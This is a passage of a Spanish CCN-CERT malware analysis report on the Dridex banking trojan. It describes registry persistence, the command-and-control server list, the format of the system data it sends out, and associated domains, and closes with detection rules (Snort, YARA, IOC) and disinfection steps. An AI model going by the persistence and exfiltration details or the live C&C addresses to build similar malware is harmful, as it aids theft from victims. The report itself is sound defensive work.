La entrada de registro que utiliza para asegurar su persistencia es:

```
\Software\Microsoft\Windows\CurrentVersion\Run\
```

NOTA: la clave será creada en HKLM o en HKLU según los permisos que tenga el usuario.

6. CONEXIONES DE RED

Hay que destacar que el código dañino soporta tanto los protocolos HTTP como HTTPS, y para realizar los envíos utiliza el método POST sin especificar ningún *User-Agent*.

Todas las comunicaciones hacia el servidor de mando y control están cifradas, independientemente de si se usa el protocolo HTTP o HTTPS.

El código dañino analizado contiene una lista de direcciones IP con las que contactará para obtener el binario necesario y completar el proceso de instalación.

Estas direcciones son usadas de forma secuencial, de manera que pasará a usar la siguiente dirección IP de la lista si no consigue contactar con la actual. Este proceso se repite cíclicamente hasta que consiga contactar con alguna.

A continuación se muestra la lista de IP utilizadas por este código dañino:

```
<config botnet="220">
<server_list>
        91.239.232.145:8448'
        91.239.232.9:8448'
        31.131.251.33:743'
        134.0.115.157:1443'
   </server_list>
</config>
```

Todas las conexiones son realizadas mediante el API de Windows (WinInet). A continuación se muestran todas las API usadas para establecer conexión y enviar/recibir datos del servidor de mando y control:

InternetOpenA
InternetConnectW
HttpOpenRequestW
InternetQueryOptionW
InternetSetOptionW
HttpSendRequestW
HttpQueryInfoW
InternetReadFile

La conexión es inicializada con "InternetOpenA" e "InternetConnectW". Durante esta inicialización no se define un *User-Agent* específico por lo que este campo de la petición quedará vacío.

La información es enviada mediante una petición de tipo POST usando como ruta "/" seguida de los datos en bruto a enviar.

El código analizado sólo realiza un envío de datos que corresponde a información extraída del sistema como: arquitectura, programas instalados y un identificativo único para distinguir esta infección.

Este envío es realizado mediante la API de Windows "HttpSendRequestW"

A continuación se puede ver el formato de las cadenas de texto que el código dañino envía al C&C antes de ser codificado:

```
      '<loader>

      <get_moduleunique="WIN-144VHNTGA7V_88a7f690e3b3d3f1a7348a75c66d9851"
botnet="220" system="64584" name="bot" bit="64"/>

      <soft><![CDATA[VMware Tools(10.0.0.2977863);Microsoft Visual C++ 2008
Redistributable - x64 9.0.30729.6161 (9.0.30729.6161);Starting path: 3]]></soft>

      </loader>',0
```

NOTA: para analizar el tráfico enviado se ha creado un servidor HTTP y capturado el tráfico para ser analizado.

En la siguiente captura de pantalla se puede observar una petición con sus datos cifrados, enviados desde un equipo infectado al servidor de mando y control:



Ilustración 21. Captura de tráfico

Una vez se ha realizado este envío, el código dañino deberá recibir el binario necesario para concluir la infección en el sistema afectado.

Si no se recibe comunicación se entra en un bucle reintentando la conexión cada 5 minutos.

NOTA: para realizar la captura de tráfico mostrada se forzó al código a que conectara utilizando el protocolo HTTP; en situaciones reales utilizará HTTPS.

6.1 INFORMACIÓN DEL ATACANTE

6.1.1 91.239.232.145

Los dominios asociados con la siguiente dirección IP son:

diamond-hands.com	maximym.com	wiacgroup.com
x-ats.com	yacademic.com	rossinvest.eu
ikiev.info	ikiev.net	ikiev.org
f-h.ua	ikiev.ua	mail.diamond-hands.com
mail.jmi-fx.com	mail.maximym.com	www.maximym.com
mail.wiacgroup.com	mail.x-ats.com	mail.yacademic.com
mail.ikiev.info	mail.ikiev.net	mail.ikiev.org
bzs.com.ua	gulliver.com.ua	ikiev.com.ua
p-media.com.ua	sunplazza.com.ua	vstudia.com.ua
mail.f-h.ua	mail.ikiev.ua	p-host.kiev.ua
life-style.org.ua	tourpalata.org.ua	ns2.p-media.com.ua
ns1.p-host.kiev.ua	ns1.life-style.org.ua	

6.1.1.1 GEOLOCALIZACIÓN

En el momento del análisis, la dirección IP 91.239.232.145 se encuentra ubicada en Ucrania, como se muestra en la siguiente imagen:



Ilustración 22. Geolocalización de la dirección IP "91.239.232.145"

Country	Country Code	Region	City	Latitude	Longitude	ISP
ua	ua	30	kiev	50.440948	30.527180	private joint stock ...
Ukraine	UA	not found	not found	50.450001	30.523300	HostPro
Ukraine	UA	Dnipropetrovs'ka Obl...	Meliorativnoye	48.619949	35.401871	Hostpro Ltd.

Ilustración 23. Información de la dirección IP "91.239.232.145"

6.1.2 91.239.232.9

Los dominios asociados con la siguiente dirección IP son:

hearthstoneandroid.com	meprog.com	droid-app.net
gagface.net	girlsphoto.org	worldoftanksblitz.org
blitzinfo.ru	supersoftware.ru	

6.1.2.1 GEOLOCALIZACIÓN

En el momento del análisis, la dirección IP 91.239.232.9 se encuentra ubicada en Ucrania, como se muestra en la siguiente imagen:



Ilustración 24. Geolocalización de la dirección IP "91.239.232.9"

Country	Country Code	Region	City	Latitude	Longitude	ISP
ua	ua	30	kiev	50.440948	30.527180	private joint stock ...
Ukraine	UA	not found	not found	50.450001	30.523300	HostPro
Ukraine	UA	Dnipropetrovs'ka Obl...	Meliorativnoye	48.619949	35.401871	Hostpro Ltd.

Ilustración 25. Información de la dirección IP "91.239.232.9"

6.1.3 31.131.251.33

Los dominios asociados con la siguiente dirección IP son:

luchnik.biz	netprintservice.biz	baltservis.com
berezinsky.com	dom-warm.com	gameadmins.com
matepuana.com	psikor.com	rendahotel.com
vsenabali.com	edvin.cz	scanwood.org
dragunkin-moscow.ru	dsk-3.ru	dvdotvet.ru
flashphone.ru	ford66.ru	grafomaniya.ru
kolomenskoe-park.ru	lensk-gov.ru	maxislim.ru
morisan.ru	neive.ru	peugeot-308.ru
plucca.ru	ridgeback-yar.ru	sharebook.ru
spbmodul.ru	thecenter.ru	tip74.ru
tp-samara.ru	troskot.ru	tsargreetings.ru
tunnelclub.ru	ymap.ru	mail.ayba2000.com
mail.baltservis.com	mail.berezinsky.com	mail.clipart1.com

mail.dom-warm.com	mail.doshowing.com	mail.gameadmins.com
www.gameadmins.com	mail.matepuana.com	www.matepuana.com
mail.vestnikevropy.com	mail.vozha.com	mail.vsenabali.com
mail.uzland.info	mail.forcevision.net	www.forcevision.net
mail.superhero-movie.net	mail.barcnews.org	mail.fotohosting.org
www.imunified.org	mail.minpros.org	mail.autopasport.ru
mail.doloresoriordan.ru	mail.dveri-vip.ru	mail.dya.ru
mail.flashphone.ru	www.flashphone.ru	mail.ford66.ru
mail.geoteh.ru	mail.grafomaniya.ru	mail.hobbygift.ru
mail.juridicalrussia.ru	www.kardeshlek.ru	www.kolomenskoe-park.ru
mail.lensk-gov.ru	mail.mag-trans.ru	mail.maslobaza.ru
www.morisan.ru	mail.neive.ru	www.neive.ru
mail.pbk-spb.ru	www.pbk-spb.ru	mail.peugeot-308.ru
mail.plucca.ru	mail.rdzs.ru	gamma.relevate.ru
mail.rollservis.ru	www.russiannet.ru	mail.sharebook.ru
www.spbvideo.ru	mail.tip74.ru	www.tunnelclub.ru
mail.uletno.ru	www.us5.ru	mail.uvdsakhalin.ru
mail.wurth-shop.ru	mail.ymap.ru	da-vinci.com.ua
orbis-ukraine.com.ua	unex.com.ua	newsukraine.kiev.ua
regions.org.ua	mail.a-election.com.ua	mail.da-vinci.com.ua
mail.laptoper.com.ua		

6.1.3.1 GEOLOCALIZACIÓN

En el momento del análisis, la dirección IP 31.131.251.33 se encuentra ubicada en Rusia, como se muestra en la siguiente imagen:



Ilustración 26. Geolocalización de la dirección IP "31.131.251.33"

Country	Country Code	Region	City	Latitude	Longitude	ISP
ru	ru	spe	st petersburg	59.932598	30.323000	ooo network of data-...
Russian Federation	RU	not found	not found	55.750000	37.616600	OOO Network of data-...
Russian Federation	RU	Permskiy Kray	Perm'	58.017410	56.285519	OOO Network of Data-...

Ilustración 27. Información de la dirección IP "31.131.251.33"

6.1.4 134.0.115.157

Los dominios asociados con la siguiente dirección IP son:

briztula.com	metset71.com	nano-medix.com
russkiidom.com	saunatula.com	stroevoda.com
tulageo.com	alsp.info	dverivsem.net
11karat.ru	250028.ru	airplane-event.ru
atolltula.ru	avladek.ru	briztula.ru
consal-tula.ru	don-tula.ru	fastsaleclub.ru
fenix-npo.ru	grun-haus.ru	instrument-tula.ru
interiergrup.ru	invest-contact.ru	karnizi-kaluga.ru
kazanskii-hram.ru	kon-online.ru	kvazar71.ru
lnkmebel.ru	m-tulamash.ru	maslenka71.ru
master-comforta71.ru	master-klass40.ru	motoschool71.ru
museum-tula.ru	oknastroy71.ru	okpilot.ru
panparketoff.ru	podshipnik71.ru	pool-tula.ru
potolkikaluga.ru	power-melt.ru	profi-tula.ru
profstroygradproekt.ru	rosjust.ru	rtm-tula.ru
sanat.ru	sanprotex.ru	shtoryvtule.ru
smpcentr.ru	smu-rubeg.ru	snabgenie71.ru
tehprom-tula.ru	tehsalt.ru	terem-ko.ru
tsap71.ru	tulapole.ru	tulastrelok.ru
tulastroygarant.ru	tulcpm.ru	tulenergy.ru
virgotrade.ru	vodavtule.ru	vorotaauto.ru
welcome62.ru	x-zibitdance.ru	yurist-tula.ru
zum2003.ru	forsazh.su	xn----8sb6akkkdi3b7a.xn--p1ai
xn----8sbivtgcaaeu8p.xn--p1ai	xn--71-6kcay4afgm1b.xn--p1ai	xn--80aaag3bi2ci.xn--p1ai
xn--b1agrkkkdi3b7a.xn--p1ai	xn--b1aqlhe.xn--p1ai	www.mptrzy.net
mail.11karat.ru	mail.23shkola.ru	www.aleksin-ask.ru
mail.atolltula.ru	mail.avladek.ru	mail.bpark71.ru
mail.city-flat.ru	mail.consal-tula.ru	mail.don-tula.ru
mail.ekiptour.ru	mail.fregat-tula.ru	mail.gkproks.ru
mail.interiergrup.ru	mail.kazanskii-hram.ru	mail.kgbur.ru
mail.konfetki-baranochki.ru	mail.kvazar71.ru	mail.power-melt.ru
www.power-melt.ru	mail.profstroygradproekt.ru	mail.renault71.ru
mail.snabgenie71.ru	mail.urartu71.ru	mail.welcome62.ru
mail.xn--c1abepqgddmd0ad.xn--p1ai		

6.1.4.1 GEOLOCALIZACIÓN

En el momento del análisis, la dirección IP 134.0.115.157 se encuentra ubicada en Rusia, como se muestra en la siguiente imagen:



Ilustración 28. Geolocalización de la dirección IP "134.0.115.157"

Country	Country Code	Region	City	Latitude	Longitude	ISP
ru	ru	mow	moscow	55.761600	37.641102	domain names registr...
Russian Federation	RU	not found	not found	55.750000	37.616600	Domain names registr...
Russian Federation	RU	Moscow City	Moscow	55.752220	37.615559	Domain Names Registr...

Ilustración 29. Información de la dirección IP "134.0.115.157"

7. DETECCIÓN

La detección manual de Dridex en el sistema puede realizarse comprobando la existencia de los siguientes indicadores de compromiso:

- Es necesario comprobar la existencia de un directorio ubicado en %LOCALAPPDATA%, cuyo nombre siempre será de 8 caracteres alfanuméricos aleatorios, y que contenga un ejecutable cuyo nombre también esté compuesto por 8 caracteres alfanuméricos diferentes.
- La existencia de la siguiente clave de registro, creada durante la instalación de Dridex, denota la presencia del malware:

```
HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion/Explorer/CLSID/{0D195DD8-2B8C-AE17-7E54-C0FD3BC0FEAB}/ShellFolder/0
```

  Sin embargo, tal y como se ha comentado anteriormente, dicha clave será eliminada tras la instalación de Dridex, así que es posible que este indicador no se pueda verificar en el equipo comprometido.

Para realizar una detección automatizada se han definido unos indicadores de compromiso, éstos pueden ser utilizados con alguna de las herramientas de Mandiant como "Mandiant IOC Finder" o el colector generado por RedLine.

7.1 MANDIANT

Se ha generado un nuevo archivo indicador de compromiso. El nombre del indicador generado es "**Dridex - CCN-CERT - Nov2015**" con GUID "ac85ff18-7594-493f-a605-db270b1773c3".

Se utilizará el indicador con alguna de las herramientas de las que dispone Mandiant como "Mandiant_ioc_finder" o para la confección de un recolector de evidencias mediante "Mandiant RedLine".

Se recomienda consultar la guía de seguridad CCN-STIC-423 Indicadores de Compromiso (IOC), donde se recoge qué es un indicador de compromiso, cómo crearlo y cómo identificar equipos comprometidos.



Ilustración 30. Indicadores de compromiso IOCs

8. DESINFECCIÓN

8.1 Manual

A continuación se detallan los pasos necesarios para llevar a cabo una desinfección manual de Dridex en el equipo:

En primer lugar es necesario finalizar la ejecución de este código dañino utilizando el administrador de tareas. Para ello:

- Pulsar Ctrl+Alt+Supr y abrir el administrador de tareas.
- Localizar un proceso con nombre alfanumérico compuesto por 8 caracteres aleatorios y extensión ".exe".
- Obtener la ruta física del ejecutable seleccionando el proceso y, a continuación, pulsando el botón derecho del ratón sobre él, para obtener el menú contextual. A continuación elegir la opción que permite abrir su ubicación en disco; esto mostrará una ventana del explorador de ficheros que se utilizará más adelante.
- Desde el administrador de tareas, y con el proceso seleccionado, elegir "Finalizar tarea".
- Finalmente, desde la ventana del explorador de ficheros abierta previamente, eliminar el ejecutable de disco.



Ilustración 31. Código dañino visto desde el administrador de tareas

A continuación reiniciar el sistema e iniciar Windows en modo a prueba de fallos. Para ello hay que mantener la tecla F8 pulsada mientras el sistema inicia. Cuando se muestre el menú de inicio hay que seleccionar "Modo a prueba de fallos".

Una vez iniciado el sistema ejecutar la utilidad "regedit.exe" (inicio > ejecutar > regedit.exe) y localizar la siguiente clave, tanto en HKEY_LOCAL_MACHINE como en HKEY_CURRENT_USER:

\Software\Microsoft\Windows\CurrentVersion\Run\

Una vez se tenga localizada la clave, se procederá a eliminar tanto el archivo al que apunta como a la propia clave.

8.2 Automática

Se aconseja instalar un software antivirus en todos aquellos equipos en los que se haya detectado algún indicador de compromiso o encontrado algún archivo o clave de registro de los indicados, y realizar un análisis completo del sistema para desinfectarlo completamente.

9. REFERENCIAS

[1] Banking Trojan DRIDEX Uses Macros for Infection - Trendmicro.com
http://blog.trendmicro.com/trendlabs-security-intelligence/banking-trojan-dridex-uses-macros-for-infection/

[2] Chasing cybercrime: network insights of Dyre and Dridex Trojan bankers – Blueliv
https://www.blueliv.com/downloads/documentation/reports/Network_insights_of_Dyre_and_Dridex_Trojan_bankers.pdf

[3] Evolution of Dridex - Fireeye.com
https://www.fireeye.com/blog/threatresearch/2015/06/evolution_of_dridex.html

10. ANEXOS

ANEXO I – REGLAS DE DETECCIÓN

REGLA SNORT

```
alert tcp any any -> 91.239.232.145 8448 (msg:"Trojan Dridex request";)
alert tcp any any -> 91.239.232.9 8448 (msg:"Trojan Dridex request";)
alert tcp any any -> 31.131.251.33 743 (msg:"Trojan Dridex request";)
alert tcp any any -> 134.0.115.157 1443 (msg:"Trojan Dridex request";)
```

REGLA YARA

```
import "pe"
rule Trj_Dridex {
	meta:
		author = "Centro Criptológico Nacional (CCN)"
		description = "Dridex"
	strings:
		$mz = { 4d 5a }
```

```
            $str1 = "D:\\24Q1\\BBcToC1"
            $str2 = { 42 00 78 00 72 00 51 00 7A 00 }
            $str3 = { 2E 60 4A 6B 4D 58 44 38 44 63 }
      condition:
            ($mz at 0) and ($str1 at 0xa69c) and ($str2 at 0xa690) and
($str3 at 0xa39e)
}
```

IOC

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc                    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"      id="ac85ff18-7594-493f-a605-
db270b1773c3"                                last-modified="2015-12-02T15:36:36"
xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>Dridex</short_description>
  <description>IOCs para detectar:
 - Conexiones de Red
 - Dropper</description>
  <authored_by>CCN-CERT</authored_by>
  <authored_date>2015-12-01T09:49:03</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="d367b060-6085-45ba-b833-9d8d92200fea">
      <IndicatorItem id="cdaef9c2-0297-498e-b849-95929d2d46b5" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">62e4f7cfa529ef63439e88ff176cc6c8</Content>
      </IndicatorItem>
      <Indicator operator="OR" id="1ab9bbc0-ae53-4c4b-8710-fffdae87a10f">
        <IndicatorItem              id="23f157f5-6125-4aab-8bbd-82e5f2b1bfe5"
condition="contains">
          <Context    document="RegistryItem"    search="RegistryItem/KeyPath"
type="mir" />
          <Content
type="string">HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{0
D195DD8-2B8C-AE17-7E54-C0FD3BC0FEAB}\ShellFolder\0</Content>
